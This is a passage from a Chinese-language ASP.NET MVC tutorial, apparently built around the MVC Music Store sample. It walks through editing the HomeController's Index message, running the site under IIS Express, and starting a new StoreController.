


图 2-7

注意这是一个相当简单的类，它继承了 Controller 基类。HomeController 类的 Index 方法负责决定当浏览网站首页时触发的事件。下面按照以下步骤对程序进行简单的修改，然后运行程序。

(1) 用自己想要的短语替换 Index 方法中的“Welcome to ASP.NET MVC！”，比如“I like cake！”。

```
using System;
using System.Collections.Generic;
```

```
using System.Linq;
using System.Web;
using System.Web.Mvc;

namespace MvcMusicStore.Controllers
{
    public class HomeController : Controller
    {
        public ActionResult Index()
        {
                        ViewBag.Message = "I like cake!";
            return View();
        }

        public ActionResult About()
        {
            ViewBag.Message = "Your app description page.";
            return View();
        }

        public ActionResult Contact()
        {
            ViewBag.Message = "Your contact page.";
            return View();
        }
    }
}
```

(2) 按下 F5 键或者使用 Debug | Start Debugging 菜单项运行程序。Visual Studio 编译应用程序并启动运行在 IIS Express 下的站点。

IIS Express 和 ASP.NET 开发服务器

Visual Studio 2012 包括 IIS Express，这是 IIS 的本地开发版本，可以用来在一个随机的空闲端口上运行网站。在图 2-8 中，网站在 http://localhost:26641/上运行，因此它采用的端口号是 26641，您运行时的端口号可能与这个不同。本书讨论的 URL(比如/Store/Browse)会跟在端口号后面。假设端口号是 26641，那么浏览/Store/Browse 将意味着是浏览 http://localhost:26641/Store/Browse。

Visual Studio 2010 及其以下版本使用的是 Visual Studio Development Server(有时也称它的老代号 Cassini)，而不是 IIS Express。尽管 Development Server 很像 IIS，但 IIS 7.5 Express 实际上是 IIS 的优化版本，优化后使它更适用于开发。想更多地了解 IIS 7.5 Express，请查阅 Scott Guthrie 的博客 http://weblogs.asp.net/scottgu/7673719.aspx。

如果使用的 Visual Studio 2010 SP1，选择使用 IIS 7.5 Express 代替 Development Server 会变得非常容易。我们可以在 Project 属性的 Web 选项卡中，通过选择 Use Local IIS Web Server 或 Use Visual Studio Development Server 来修改项目的 Web 服务器，如图 2-8 所示。




图 2-8

接下来，会打开一个浏览器窗口，显示刚才输入的内容，如图 2-9 所示。




图 2-9

现在已经创建了一个新项目并在屏幕上显示了一些短语，接下来通过创建一个新的控制器来创建一个实际的应用程序。

2.3.2 创建第一个控制器

首先创建一个控制器来处理有关浏览音乐目录的 URL。这个控制器支持以下三个功能：

- 索引页面列出商店里包含的音乐类型。
- 单击一个流派，跳转到一个列出该流派下所有音乐专辑的页面。

● 单击一个专辑，跳转到一个列出有关该专辑所有信息的页面。

1. 创建新控制器

首先添加一个新的 StoreController 类。右击 Solution Explorer 下的 Controllers 文件夹，选择 Add | Controller 菜单项，如图 2-10 所示。

